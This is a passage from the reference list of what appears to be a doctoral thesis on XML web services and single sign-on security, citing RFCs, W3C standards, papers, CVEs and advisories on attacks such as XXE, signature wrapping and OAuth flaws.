- [40] P. Deutsch. *GZIP file format specification version 4.3*. RFC 1952 (Informational). Internet Engineering Task Force, May 1996. URL: <http://www.ietf.org/rfc/rfc1952.txt> (cit. on pp. 73, 79).
- [41] P. Deutsch and J-L. Gailly. *ZLIB Compressed Data Format Specification version 3.3*. RFC 1950 (Informational). Internet Engineering Task Force, May 1996. URL: <http://www.ietf.org/rfc/rfc1950.txt> (cit. on p. 73).
- [42] Arkajit Dey and Stephen Weis. “PseudoID: Enhancing privacy in federated login”. In: *Hot topics in privacy enhancing technologies* (2010), pp. 95–107 (cit. on pp. 146, 149).
- [43] Dice Holdings, Inc. *SourceForge*. 2014. URL: <https://sourceforge.net/> (cit. on pp. 103, 149).

-
- [44] T. Dierks and C. Allen. *The TLS Protocol Version 1.0*. RFC 2246 (Proposed Standard). Obsoleted by RFC 4346, updated by RFCs 3546, 5746, 6176. Internet Engineering Task Force, Jan. 1999. URL: <http://www.ietf.org/rfc/rfc2246.txt> (cit. on p. 20).
- [45] T. Dierks and E. Rescorla. *The Transport Layer Security (TLS) Protocol Version 1.1*. RFC 4346 (Proposed Standard). Obsoleted by RFC 5246, updated by RFCs 4366, 4680, 4681, 5746, 6176. Internet Engineering Task Force, Apr. 2006. URL: <http://www.ietf.org/rfc/rfc4346.txt> (cit. on p. 20).
- [46] T. Dierks and E. Rescorla. *The Transport Layer Security (TLS) Protocol Version 1.2*. RFC 5246 (Proposed Standard). Updated by RFCs 5746, 5878, 6176. Internet Engineering Task Force, Aug. 2008. URL: <http://www.ietf.org/rfc/rfc5246.txt> (cit. on p. 20).
- [47] Drupal Team and Dries Buytaert. *Drupal Open Source CMS*. 2014. URL: <https://drupal.org/> (cit. on p. 107).
- [48] Donald Eastlake, Joseph Reagle, Frederick Hirsch, Thomas Roessler, Takeshi Imamura, Blair Dillaway, Ed Simon, Kelvin Yiu, and Magnus Nyström. *XML Encryption Syntax and Processing 1.1*. 2012. URL: <http://www.w3.org/TR/2012/WD-xmlenc-core1-20121018> (cit. on pp. 20, 57, 58, 60).
- [49] Donald Eastlake, Joseph Reagle, Takeshi Imamura, Blair Dillaway, and Ed Simon. “XML Encryption Syntax and Processing”. In: *W3C Recommendation* (2002) (cit. on pp. 1, 57).
- [50] Stefan Eggert and Artur Fertich. “Evaluation des Penetration Testing Tool WS-Attacker für Web Services Security.” In: *STeP*. 2014, pp. 87–100 (cit. on p. 73).
- [51] Egor Homakov. *How I hacked Github again*. EN. Feb. 2014. URL: <http://homakov.blogspot.com/2014/02/how-i-hacked-github-again.html> (cit. on p. 146).
- [52] Egor Homakov. *How we hacked Facebook with OAuth2 and Chrome bugs*. EN. Feb. 2013. URL: <http://homakov.blogspot.ca/2013/02/hacking-facebook-with-oauth2-and-chrome.html> (cit. on p. 146).
- [53] Egor Homakov. *OAuth1, OAuth2, OAuth...?* EN. Mar. 2013. URL: <http://homakov.blogspot.com/2013/03/oauth1-oauth2-oauth.html> (cit. on p. 146).
- [54] Golnaz Elahi, Zeev Lieber, and Eric Yu. “Trade-off analysis of identity management systems with an untrusted identity provider”. In: *32nd Annual IEEE International Conference on Computer Software and Applications, 2008. COMPSAC’08*. IEEE. 2008, pp. 661–666 (cit. on pp. 146, 149).

- [55] Abeer Elsafie, Christian Mainka, and Jörg Schwenk. “A new approach for WS-Policy Intersection using Partial Ordered Sets”. In: *Services and their Composition (ZEUS)*. Ed. by Oliver Kopp and Niels Lohmann. Vol. 1029. CEUR Workshop Proceedings. CEUR-WS.org, 2013, pp. 45–48. URL: <http://ceur-ws.org/Vol-1029> (cit. on p. 8).
- [56] erpscan.com. *SAP Mobile Platform 2.3 – XXE in application import*. Aug. 2015. URL: <http://erpscan.com/advisories/erpscan-15-020-sap-mobile-platform-2-3-xxe-in-application-import/> (cit. on p. 10).
- [57] erpscan.com. *SAP NetWeaver 7.4 – XXE*. Apr. 2015. URL: <http://erpscan.com/advisories/erpscan-15-018-sap-netweaver-7-4-xxe/> (cit. on p. 10).
- [58] Andreas Falkenberg, Christian Mainka, Juraj Somorovsky, and Jörg Schwenk. “A New Approach towards DoS Penetration Testing on Web Services”. In: *IEEE 20th International Conference on Web Services (ICWS)*. IEEE, 2013, pp. 491–498. ISBN: 978-0-7695-5025-1. URL: <http://ieeexplore.ieee.org/xpl/mostRecentIssue.jsp?punumber=6596022> (cit. on pp. 5, 10, 38, 47, 50, 74).
- [59] Andreas Falkenberg, Christian Mainka, Juraj Somorovsky, and Jörg Schwenk. *CVE-2013-2160*. 2013 (cit. on pp. 47, 149).
- [60] Dennis Felsch and Christian Mainka. *CVE-2014-8411*. 2014 (cit. on p. 149).
- [61] Daniel Fett, Ralf Küsters, and Guido Schmitz. “A Comprehensive Formal Security Analysis of OAuth 2.0”. In: *23rd ACM SIGSAC Conference on Computer and Communications Security (CCS)* (2016), pp. 1204–1215 (cit. on pp. 85, 124).
- [62] Daniel Fett, Ralf Küsters, and Guido Schmitz. “Paper: An Expressive Model for the Web Infrastructure: Definition and Application to the BrowserID SSO System”. In: *35th IEEE Symposium on Security and Privacy (S&P)*. IEEE Computer Society, 2014 (cit. on pp. 2, 85, 89).
- [63] Daniel Fett, Ralf Küsters, and Guido Schmitz. “SPRESSO: A Secure, Privacy-Respecting Single Sign-On System for the Web”. In: *22nd ACM SIGSAC Conference on Computer and Communications Security (CCS)*. ACM. 2015, pp. 1358–1369 (cit. on p. 2).
- [64] Roy T. Fielding and Richard N. Taylor. “Principled design of the modern Web architecture”. In: *ACM Trans Internet Technol* 2.2 (May 2002), pp. 115–150. ISSN: 1533-5399. URL: <http://doi.acm.org/10.1145/514183.514185> (cit. on p. 18).
- [65] Apache Software Foundation. *Apache Axis2*. URL: <http://axis.apache.org/axis2/java/core> (cit. on pp. 9, 19, 35, 38, 45, 54).
- [66] Fox-IT. *Black Tulip - Report of the investigation into the DigiNotar Certificate Authority breach*. Tech. rep. Fox-IT, Aug. 2012 (cit. on p. 86).

-
- [67] Tilman Frosch, Christian Mainka, Christoph Bader, Florian Bergsma, Jörg Schwenk, and Thorsten Holz. “How Secure is TextSecure?” In: *IEEE 1st European Symposium on Security and Privacy (Euro S&P)*. IEEE, Mar. 2016 (cit. on p. 7).
- [68] github. *composer-merge-plugin*. 2016. URL: <https://github.com/wikimedia/composer-merge-plugin> (cit. on pp. 91, 149).
- [69] T. Groß. “Security analysis of the SAML Single Sign-on Browser/Artifact profile”. In: *Annual Computer Security Applications Conference*. IEEE Computer Society, 2003 (cit. on p. 146).
- [70] Thomas Groß and Birgit Pfitzmann. *SAML artifact information flow revisited*. 2006. URL: <http://www.zurich.ibm.com/security/publications/2006.html> (cit. on p. 146).
- [71] Martin Grothe, Christian Mainka, Paul Rösler, and Jörg Schwenk. “How to Break Microsoft Rights Management Services”. In: *10th USENIX Workshop on Offensive Technologies (WOOT)*. Austin, TX: USENIX Association, 2016 (cit. on p. 7).
- [72] Martin Grothe, Paul Rösler, Johanna Jupke, Jan Kaiser, Christian Mainka, and Jörg Schwenk. “Your Cloud in my Company: Modern Rights Management Services Revisited”. In: *The 10th International Conference on Availability, Reliability and Security (ARES)*. 2016 (cit. on p. 7).
- [73] Nils Gruschka and Luigi Lo Iacono. “Vulnerable Cloud: SOAP Message Security Validation Revisited”. In: *ICWS '09: Proceedings of the IEEE International Conference on Web Services*. Los Angeles, USA: IEEE, 2009 (cit. on pp. 22, 72).
- [74] Martin Gudgin, Marc Hadley, Noah Mendelsohn, Jean-Jacques Moreau, Henrik F. Nielsen, Anish Karmarkar, and Yves Lafon. *SOAP Version 1.2 Part 1: Messaging Framework (Second Edition)*. Tech. rep. W3C, Apr. 2007. URL: <http://www.w3.org/TR/soap12-part1/> (cit. on pp. 1, 19, 22).
- [75] Tim Günther, Christian Mainka, and Vladislav Mladenov. *EsPReSSO on Github*. 2015. URL: <https://github.com/RUB-NDS/BurpSSOExtension> (cit. on p. 83).
- [76] D. Hardt. *The OAuth 2.0 Authorization Framework*. Internet Engineering Task Force, Oct. 2012. URL: <https://tools.ietf.org/html/rfc6749> (cit. on pp. 75, 80).
- [77] Michael Heller. *Modified Mirai botnet could infect five million routers*. TechTarget. Nov. 2016. URL: <http://searchsecurity.techtarget.com/news/450403881/Modified-Mirai-botnet-could-infect-five-million-routers> (cit. on p. 1).
- [78] Eben Hewitt. *Java SOA Cookbook*. O’Reilly Media, Inc., 2009. ISBN: 9780596520724 (cit. on p. 30).

- [79] Frederick Hirsch, David Solo, Joseph Reagle, Donald Eastlake, and Thomas Roessler. *XML Signature Syntax and Processing (Second Edition)*. W3C Recommendation. W3C, June 2008. URL: <http://www.w3.org/TR/2008/REC-xmlsig-core-20080610/> (cit. on pp. 1, 20, 130, 134, 137).
- [80] Moritz Horsch and Martin Stopczynski. *The German eCard-Strategy*. Technical Report. 2011. URL: https://www.cdc.informatik.tu-darmstadt.de/reports/reports/the_german_ecard-strategy.pdf (cit. on p. 37).
- [81] IBM. *WebSphere DataPower SOA Appliances*. URL: <http://www-01.ibm.com/software/integration/datapower> (cit. on pp. 9, 38, 45, 54, 58, 73, 149).
- [82] ideascale. *ideascale*. 2014. URL: <http://ideascale.com/> (cit. on p. 142).
- [83] Comodo Group Inc. *Comodo SSL Affiliate The Recent RA Compromise*. Mar. 2011. URL: <https://blog.comodo.com/other/the-recent-ra-compromise/> (cit. on p. 86).
- [84] Instructure. *Canvas*. 2014. URL: <http://www.instructure.com/> (cit. on p. 142).
- [85] Tibor Jager, Kenneth G. Paterson, and Juraj Somorovsky. “One Bad Apple: Backwards Compatibility Attacks on State-of-the-Art Cryptography”. In: *20th Network and Distributed System Security Symposium (NDSS)*. The Internet Society, 2013. URL: <http://www.internetsociety.org/events/ndss-symposium-2013> (cit. on pp. 58, 60, 74).
- [86] Tibor Jager, Sebastian Schinzel, and Juraj Somorovsky. “Bleichenbacher’s Attack Strikes again: Breaking PKCS#1 v1.5 in XML Encryption”. In: *ESORICS*. Ed. by Sara Foresti, Moti Yung, and Fabio Martinelli. Vol. 7459. Lecture Notes in Computer Science. Springer, 2012, pp. 752–769. ISBN: 978-3-642-33166-4. URL: <http://dx.doi.org/10.1007/978-3-642-33167-1> (cit. on pp. 1, 9, 57, 60, 62, 64–66, 68, 70, 74).
- [87] Tibor Jager and Juraj Somorovsky. “How To Break XML Encryption”. In: *18th ACM SIGSAC Conference on Computer and Communications Security (CCS)*. Oct. 2011 (cit. on pp. 1, 3, 9, 22, 57, 60, 64, 65, 69, 74).
- [88] Sadeeq Jan, Cu D. Nguyen, and Lionel C. Briand. “Automated and effective testing of web services for XML injection attacks”. In: *Proceedings of the 25th International Symposium on Software Testing and Analysis, ISSTA 2016, Saarbrücken, Germany, July 18-20, 2016*. Ed. by Andreas Zeller and Abhik Roychoudhury. ACM, 2016, pp. 12–23. ISBN: 978-1-4503-4390-9. URL: <http://doi.acm.org/10.1145/2931037.2931042> (cit. on pp. 72, 73).
- [89] Sadeeq Jan, Cu D. Nguyen, and Lionel C. Briand. “Known XML Vulnerabilities Are Still a Threat to Popular Parsers and Open Source Systems”. In: *2015 IEEE International Conference on Software Quality, Reliability and Security, QRS 2015, Vancouver, BC, Canada, August 3-5*. IEEE, 2015, pp. 233–241. ISBN: 978-1-4673-7989-2. URL: <http://dx.doi.org/10.1109/QRS.2015.42> (cit. on p. 73).

-
- [90] Janrain. *2013 Consumer Research: The Value of Social Login*. English. Janrain. 2013. URL: <http://janrain.com/resources/industry-research/2013-consumer-research-value-of-social-login/> (cit. on p. 75).
- [91] Meiko Jensen, Nils Gruschka, and Ralph Herkenhöner. “A survey of attacks on web services”. In: *Computer Science - R&D 24.4* (2009), pp. 185–197 (cit. on pp. 22, 25, 26, 38, 72).
- [92] Meiko Jensen, Nils Gruschka, Ralph Herkenhoner, and Norbert Luttenberger. “Soa and web services: New technologies, new standards-new attacks”. In: *Web Services, 2007. ECOWS’07. Fifth European Conference on*. IEEE. 2007, pp. 35–44 (cit. on p. 72).
- [93] Meiko Jensen, Jörg Schwenk, Nils Gruschka, and Luigi Lo Iacono. “On technical security issues in cloud computing”. In: *Cloud Computing, 2009. CLOUD’09. IEEE International Conference on*. IEEE. 2009, pp. 109–116 (cit. on p. 72).
- [94] Wang Jing. *Serious security flaw in OAuth, OpenID discovered*. English. Ph.D. student at the Nanyang Technological University in Singapore. May 2014. URL: <http://www.cnet.com/news/serious-security-flaw-in-oauth-and-openid-discovered/> (cit. on p. 146).
- [95] M. Jones, J. Bradley, and N. Sakimura. *JSON Web Token (JWT)*. RFC 7519 (Proposed Standard). Internet Engineering Task Force, May 2015. URL: <http://www.ietf.org/rfc/rfc7519.txt> (cit. on pp. 79, 82).
- [96] M. Jones, N. Sakimura, and J. Bradley. *OAuth 2.0 Authorization Server Metadata*. IETF. Aug. 2016. URL: <https://tools.ietf.org/html/draft-ietf-oauth-discovery-04> (cit. on p. 80).
- [97] Michael Jones, John Bradley, Maciej Machulak, and Phil Hunt. *OAuth 2.0 Dynamic Client Registration Protocol*. 2015. URL: <https://tools.ietf.org/html/rfc7591> (cit. on pp. 80, 87).
- [98] S. Josefsson. *The Base16, Base32, and Base64 Data Encodings*. RFC 4648 (Proposed Standard). Internet Engineering Task Force, Oct. 2006. URL: <http://www.ietf.org/rfc/rfc4648.txt> (cit. on pp. 79, 82, 130).
- [99] B. Kaliski. *PKCS #1: RSA Encryption Version 1.5*. RFC 2313 (Informational). Obsoleted by RFC 2437. Internet Engineering Task Force, Mar. 1998. URL: <http://www.ietf.org/rfc/rfc2313.txt> (cit. on pp. 21, 59, 60).
- [100] Kantara Initiative. *Kantara Initiative eGovernment Implementation Profile of SAML V2.0*. Version 2.0. June 2010. URL: <http://kantarainitiative.org/confluence/download/attachments/38929505/kantara-report-egov-saml2-profile-2.0.pdf> (cit. on p. 37).
- [101] Kashyap. *An Introduction to JSON Schema*. 2014. URL: <http://crypt.codemancers.com/posts/2014-02-11-An-introduction-to-json-schema/> (cit. on pp. 91, 149).

- [102] Michael Kay. *XSL Transformations (XSLT) Version 2.0 (Second Edition)*. Apr. 2009. URL: <http://www.w3.org/TR/2009/PER-xslt20-20090421/> (cit. on pp. 13, 137).
- [103] Zubair Ahmad Khattak, Suziah Sulaiman, and JA Manan. “A study on threat model for federated identities in federated identity management system”. In: *Information Technology (ITSim), 2010 International Symposium in*. Vol. 2. IEEE. 2010, pp. 618–623 (cit. on pp. 146, 149).
- [104] Klein. *Multiple vendors XML parser (and SOAP/WebServices server) Denial of Service attack using DTD*. 2002. URL: <http://www.securityfocus.com/archive/1/303509> (cit. on pp. 10, 14, 73).
- [105] Florian Kohlar, Jörg Schwenk, Meiko Jensen, and Sebastian Gajek. “Secure Bindings of SAML Assertions to TLS Sessions”. In: *The 4th International Conference on Availability, Reliability and Security (ARES)*. IEEE Computer Society, 2010, pp. 62–69. ISBN: 978-0-7695-3965-2. URL: <http://ieeexplore.ieee.org/xpl/mostRecentIssue.jsp?punumber=5437532> (cit. on p. 111).
- [106] Eduard Kovacs. *Yahoo Patches SSRF Vulnerability in Image Processing System: Researcher*. June 2015. URL: <http://www.securityweek.com/yahoo-patches-ssrf-vulnerability-image-processing-system-researcher> (cit. on p. 121).
- [107] H. Krawczyk, M. Bellare, and R. Canetti. *HMAC: Keyed-Hashing for Message Authentication*. RFC 2104 (Informational). Updated by RFC 6151. Internet Engineering Task Force, Feb. 1997. URL: <http://www.ietf.org/rfc/rfc2104.txt> (cit. on p. 79).
- [108] Dennis Kupser, Christian Mainka, Juraj Somorovsky, and Jörg Schwenk. *CVE-2015-0226*. 2015 (cit. on pp. 59, 149).
- [109] Dennis Kupser, Christian Mainka, Juraj Somorovsky, and Jörg Schwenk. *CVE-2015-0227*. 2015 (cit. on pp. 59, 149).
- [110] Dennis Kupser, Christian Mainka, Juraj Somorovsky, and Jörg Schwenk. “How to Break XML Encryption – Automatically”. In: *9th USENIX Workshop on Offensive Technologies (WOOT)*. Washington, D.C.: USENIX Association, Aug. 2015. URL: <https://www.usenix.org/conference/woot15/workshop-program/presentation/kupser> (cit. on pp. 5, 10, 59, 74).
- [111] Wanpeng Li and Chris J. Mitchell. “Analysing the Security of Google’s Implementation of OpenID Connect”. In: (2016), pp. 357–376. URL: http://dx.doi.org/10.1007/978-3-319-40667-1_18 (cit. on pp. 2, 146).
- [112] Xiaowei Li and Yuan Xue. “BLOCK: A Black-box Approach for Detection of State Violation Attacks Towards Web Applications”. In: *Proceedings of the 27th Annual Computer Security Applications Conference. AC-SAC ’11*. Orlando, Florida: ACM, 2011. ISBN: 978-1-4503-0672-0. URL: <http://doi.acm.org/10.1145/2076732.2076767> (cit. on p. 147).

-
- [113] Zhiwei Li, Warren He, Devdatta Akhawe, and Dawn Song. “The emperor’s new password manager: Security analysis of web-based password managers”. In: *23rd USENIX Security Symposium*. 2014 (cit. on p. 75).
- [114] Liverani. *Defending Against Application Level DoS Attacks*. 2010. URL: https://www.owasp.org/images/0/04/Roberto_Suggi_Liverani_OWASPNDAY2010-Defending_against_application_DoS.pdf (cit. on p. 13).
- [115] J. Bradley M. Jones. *OAuth 2.0 Mix-Up Mitigation Draft*. IETF, Internet Draft. OAuth Working Group, Jan. 2016. URL: <https://tools.ietf.org/html/draft-ietf-oauth-mix-up-mitigation-01> (cit. on pp. 4, 76, 125, 149).
- [116] Christian Mainka. *Automatic Penetration Test Tool for Detection of XML Signature Wrapping Attacks in Web Services*. May 2012. URL: <http://nds.ruhr-uni-bochum.de/media/nds/arbeiten/2012/07/24/ws-attacker-ma.pdf> (cit. on pp. 63, 64).
- [117] Christian Mainka. *Detecting and exploiting XXE in SAML Interfaces*. Nov. 2014. URL: <http://web-in-security.blogspot.de/2014/11/detecting-and-exploiting-xxe-in-saml.html> (cit. on p. 136).
- [118] Christian Mainka. *WS-Attacker*. URL: <https://github.com/RUB-NDS/WS-Attacker> (cit. on pp. 23, 65).
- [119] Christian Mainka, Meiko Jensen, Luigi Lo Iacono, and Jörg Schwenk. “XSpRES-Robust and Effective XML Signatures for Web Services”. In: *2nd International Conference on Cloud Computing and Services Science (CLOSER)*. 2012, pp. 187–197 (cit. on pp. 8, 58).
- [120] Christian Mainka and Vladislav Mladenov. *CVE-2014-2048*. 2014 (cit. on p. 149).
- [121] Christian Mainka and Vladislav Mladenov. *CVE-2014-8249*. 2014 (cit. on p. 149).
- [122] Christian Mainka and Vladislav Mladenov. *CVE-2014-8251*. 2014 (cit. on p. 149).
- [123] Christian Mainka and Vladislav Mladenov. *CVE-2014-8252*. 2014 (cit. on p. 149).
- [124] Christian Mainka and Vladislav Mladenov. *CVE-2014-8254*. 2014 (cit. on p. 149).
- [125] Christian Mainka and Vladislav Mladenov. *CVE-2015-0959*. 2015 (cit. on p. 149).
- [126] Christian Mainka and Vladislav Mladenov. *CVE-2015-0960*. 2015 (cit. on p. 149).
- [127] Christian Mainka and Vladislav Mladenov. *Insecure OpenID implementation (oC-SA-2014-002)*. 2014. URL: <http://owncloud.org/security/advisory/?id=oC-SA-2014-002> (cit. on p. 149).

- [128] Christian Mainka and Vladislav Mladenov. *ScreenCast: Attacking Drupal 7 with Key Confusion*. [MPEG2, 2:09min, 54mb]. 2015. URL: <http://bit.ly/drupalattack> (cit. on p. 108).
- [129] Christian Mainka, Vladislav Mladenov, Florian Feldmann, Julian Krautwald, and Jörg Schwenk. “Your Software at My Service: Security Analysis of SaaS Single Sign-On Solutions in the Cloud”. In: *6th Edition of the ACM Workshop on Cloud Computing Security (CCSW)*. CCSW ’14. Scottsdale, Arizona, USA: ACM, 2014, pp. 93–104. ISBN: 978-1-4503-3239-2. URL: <http://doi.acm.org/10.1145/2664168.2664172> (cit. on pp. 6, 22, 58, 77, 83, 84, 129).
- [130] Christian Mainka, Vladislav Mladenov, Tim Günther, and Jörg Schwenk. “Automatic Recognition, Processing and Attacking of Single Sign-On Protocols with Burp Suite”. In: *Open Identity Summit*. 2015 (cit. on pp. 6, 79, 83).
- [131] Christian Mainka, Vladislav Mladenov, and Christian Koßmann. *OpenID Attacker, Source Code and Executable*. 2015. URL: <https://github.com/RUB-NDS/OpenID-Attacker> (cit. on pp. 100, 111).
- [132] Christian Mainka, Vladislav Mladenov, and Jörg Schwenk. “Do not trust me: Using malicious IdPs for analyzing and attacking Single Sign-On”. In: *IEEE 1st European Symposium on Security and Privacy (Euro S&P)*. IEEE, Mar. 2016 (cit. on pp. 2, 6, 77, 83, 84, 93).
- [133] Christian Mainka, Vladislav Mladenov, Juraj Somorovsky, and Jörg Schwenk. “Penetration Test Tool for XML-based Web Services”. In: *ESSoS Doctoral Symposium*. 2013, p. 31 (cit. on p. 8).
- [134] Christian Mainka, Vladislav Mladenov, Tobias Wich, and Jörg Schwenk. “SoK: Single Sign-On Security – An Evaluation of OpenID Connect”. In: *IEEE 2nd European Symposium on Security and Privacy (Euro S&P)*. IEEE, Apr. 2017 (cit. on pp. 6, 77, 83, 84, 111, 125).
- [135] Christian Mainka, Juraj Somorovsky, and Jörg Schwenk. “Penetration Testing Tool for Web Services Security”. In: *IEEE 8th World Congress on Services (SERVICES)*. June 2012 (cit. on pp. 5, 10, 23, 29, 61, 74).
- [136] Andreas Mayer, Marcus Niemietz, Vladislav Mladenov, and Jörg Schwenk. “Guardians of the Clouds: When Identity Providers Fail”. In: *6th Edition of the ACM Workshop on Cloud Computing Security (CCSW)*. CCSW ’14. Scottsdale, Arizona, USA: ACM, 2014, pp. 105–116. ISBN: 978-1-4503-3239-2. URL: <http://doi.acm.org/10.1145/2664168.2664171> (cit. on p. 146).
- [137] Michael McIntosh and Paula Austel. “XML signature element wrapping attacks and countermeasures”. In: *SWS ’05: Proceedings of the 2005 Workshop on Secure Web Services*. New York, NY, USA: ACM Press, 2005, pp. 20–27 (cit. on pp. 1, 22, 58, 60, 72, 133).
- [138] Tim McLean. *Critical vulnerabilities in JSON Web Token libraries*. Mar. 2015. URL: <https://auth0.com/blog/2015/03/31/critical-vulnerabilities-in-json-web-token-libraries/> (cit. on p. 116).

-
- [139] Microsoft. *ASP.NET Web Services*. URL: [http://msdn.microsoft.com/en-us/library/t745kdsh\(v=vs.90\).aspx](http://msdn.microsoft.com/en-us/library/t745kdsh(v=vs.90).aspx) (cit. on pp. 38, 45).
- [140] Microsoft. *.NET Framework*. URL: [https://msdn.microsoft.com/en-us/library/a4t23ktk\(v=vs.80\).aspx](https://msdn.microsoft.com/en-us/library/a4t23ktk(v=vs.80).aspx) (cit. on p. 54).
- [141] Microsoft. *One account for all things Microsoft*. Microsoft Corporation, May 2008. URL: <http://www.microsoft.com/en-us/account> (cit. on pp. 76, 80).
- [142] Microsoft. *Web Services Enhancements (WSE) 3.0 for Microsoft .NET*. URL: <https://www.microsoft.com/download/en/details.aspx?id=14089> (cit. on p. 35).
- [143] mitre. *CWE-918: Server-Side Request Forgery (SSRF)*. 2013. URL: <http://cwe.mitre.org/data/definitions/918.html> (cit. on p. 18).
- [144] mitre.org. *CAPEC-256: SOAP Array Overflow*. 2012. URL: <http://capec.mitre.org/data/definitions/256.html> (cit. on p. 39).
- [145] Vladislav Mladenov and Christian Mainka. *CVE-2014-8250*. 2014 (cit. on p. 149).
- [146] Vladislav Mladenov and Christian Mainka. *CVE-2014-8253*. 2014 (cit. on p. 149).
- [147] Vladislav Mladenov and Christian Mainka. *CVE-2014-8265*. 2014 (cit. on p. 149).
- [148] Jean J. Moreau, Roberto Chinnici, Arthur Ryman, and Sanjiva Weerawarana. *Web Services Description Language (WSDL) Version 2.0 Part 1: Core Language*. Candidate Recommendation. W3C, Mar. 2006 (cit. on pp. 19, 22).
- [149] Morgan. *XML Schema, DTD, and Entity Attacks*. VSR. May 2014. URL: <http://vsecurity.com/download/papers/XMLDTDEntityAttacks.pdf> (cit. on pp. 10, 16, 18, 73, 136, 143).
- [150] Dave Morin. *Announcing Facebook Connect*. Facebook Inc., May 2008. URL: <https://developers.facebook.com/blog/post/2008/05/09/announcing-facebook-connect/> (cit. on p. 80).
- [151] Tim Moses. “eXtensible Access Control Markup Language (XACML) Version 2.0”. In: *OASIS Standard* (2005) (cit. on p. 22).
- [152] N/A. *Protecting Enterprise, SaaS & Cloud based Applications – A Comprehensive Threat model for REST, SOA and Web 2.0*. Tech. rep. Intel Corporation, 2009 (cit. on p. 38).
- [153] Anthony Nadalin, Chris Kaler, Ronald Monzillo, and Phillip Hallam-Baker. “Web Services Security: SOAP Message Security 1.1 (WS-Security 2004)”. In: *OASIS Standard* (2006) (cit. on pp. 1, 20, 22).
- [154] K Nagesh, R Sumathy, P Devakumar, and K Sathiyamurthy. “A Survey on Denial of Service Attacks and Preclusions”. In: *Proceedings of the International Conference on Informatics and Analytics*. ACM. 2016, p. 118 (cit. on p. 73).

- [155] Ben Newman and Shivaram Lingamneni. *CS259 Final Project: OpenID (Session Swapping Attack)*. 2008. URL: <http://www.stanford.edu/class/cs259/projects/cs259-final-newmanb-slingamn/report.pdf> (cit. on p. 145).
- [156] Marcus Niemi, Juraj Somorovsky, Christian Mainka, and Jörg Schwenk. “Not so Smart: On Smart TV Apps”. In: *4th International Workshop on Secure Internet of Things (SIoT)*. IEEE. 2015, pp. 72–81 (cit. on p. 7).
- [157] Nir Goldshlager. *How I Hacked Any Facebook Account...Again!* EN. Mar. 2013. URL: <http://www.nirgoldshlager.com/2013/03/how-i-hacked-any-facebook-accountagain.html> (cit. on p. 146).
- [158] Nir Goldshlager. *How I Hacked Facebook OAuth To Get Full Permission On Any Facebook Account (Without App "Allow" Interaction)*. EN. Feb. 2013. URL: <http://www.nirgoldshlager.com/2013/02/how-i-hacked-facebook-oauth-to-get-full.html> (cit. on p. 146).
- [159] Novikov. *XXE OOB exploitation at Java 1.7+*. 2014. URL: <http://lab.onsec.ru/2014/06/xxe-oob-exploitation-at-java-17.html> (cit. on pp. 17, 18).
- [160] Rui Andre Oliveira, Nuno Laranjeiro, and Marco Vieira. “Experimental Evaluation of Web Service Frameworks in the Presence of Security Attacks”. In: *IEEE Ninth International Conference on Services Computing (SCC)*. IEEE. 2012, pp. 633–640 (cit. on pp. 9, 39, 73).
- [161] Rui André Oliveira, Nuno Laranjeiro, and Marco Vieira. “Assessing the security of web service frameworks against Denial of Service attacks”. In: *Journal of Systems and Software* 109 (2015), pp. 18–31 (cit. on p. 73).
- [162] Rui André Oliveira, Nuno Laranjeiro, and Marco Vieira. “Characterizing the performance of web service frameworks under security attacks”. In: *Proceedings of the 30th Annual ACM Symposium on Applied Computing*. ACM. 2015, pp. 1711–1718 (cit. on p. 73).
- [163] Ruhsan Onder and Zeki Bayram. “XSLT version 2.0 is turing-complete: A purely transformation based proof”. In: *Implementation and Application of Automata*. Springer, 2006, pp. 275–276 (cit. on p. 137).
- [164] OneLogin. *OneLogin Partners*. 2014. URL: <http://www.onelogin.com/partners/app-partners/> (cit. on p. 139).
- [165] Onelogin. *Security Hall of Fame*. 2015. URL: <https://www.onelogin.com/whitehat> (cit. on p. 149).
- [166] ONsec_Lab. *SSRF bible. Cheatsheet*. 2014. URL: <https://docs.google.com/document/d/1v1TkWZtrhZRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit> (cit. on p. 18).
- [167] OWASP. URL: <http://owasp.org> (cit. on p. 24).
- [168] OWASP. *Blind SQL Injection*. 2013. URL: https://www.owasp.org/index.php/Blind_SQL_Injection (cit. on p. 17).

-
- [169] OWASP. *Cross-Site Request Forgery (CSRF)*. May 2016. URL: [https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)) (cit. on pp. 88, 143).
- [170] OWASP. *Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet*. Sept. 2016. URL: https://www.owasp.org/index.php/CSRF_Prevention_Cheat_Sheet (cit. on p. 138).
- [171] OWASP. *Cross-site Scripting (XSS)*. Apr. 2016. URL: [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)) (cit. on p. 9).
- [172] OWASP. *SQL Injection*. Apr. 2016. URL: https://www.owasp.org/index.php/SQL_Injection (cit. on p. 9).
- [173] OWASP. *Testing for Denial of Service*. 2013. URL: https://www.owasp.org/index.php/Testing_for_Denial_of_Service (cit. on p. 10).
- [174] OWASP. *XML External Entity (XXE) Processing*. 2015. URL: [https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing) (cit. on pp. 10, 15).
- [175] ownCloud Inc. *ownCloud*. 2014. URL: <http://owncloud.org/> (cit. on p. 106).
- [176] OXID eSales AG. *OXID eSales*. URL: <http://www.oxid-esales.com/> (cit. on p. 111).
- [177] OXID eSales AG. *OXID Security bulletins/2015-001*. 2015. URL: <https://oxidforge.org/en/oxid-security-bulletin-2015-001.html> (cit. on pp. 111, 149).
- [178] Darren Pauli. *PayPal hit by DDoS attack after dropping Wikileaks*. Accessed 01 July 2012. URL: <http://www.zdnet.com/news/paypal-hit-by-ddos-attack-after-dropping-wikileaks/489237> (cit. on p. 37).
- [179] Giancarlo Pellegrino, Davide Balzarotti, Stefan Winter, and Neeraj Suri. “In the compression hornet’s nest: A security study of data compression in network services”. In: *24th USENIX Security Symposium*. 2015, pp. 801–816 (cit. on p. 73).
- [180] D. Poehn, S. Metzger, W. Hommel, and M. Grabatin. *Integration of Dynamic Automated Metadata Exchange into the SAML 2.0 Web Browser SSO Profile*. Leibniz Supercomputing Centre. June 2016. URL: <https://tools.ietf.org/html/draft-poehn-dame-06> (cit. on p. 129).
- [181] PortSwigger. *Burp Suite*. URL: <https://portswigger.net/> (cit. on p. 9).
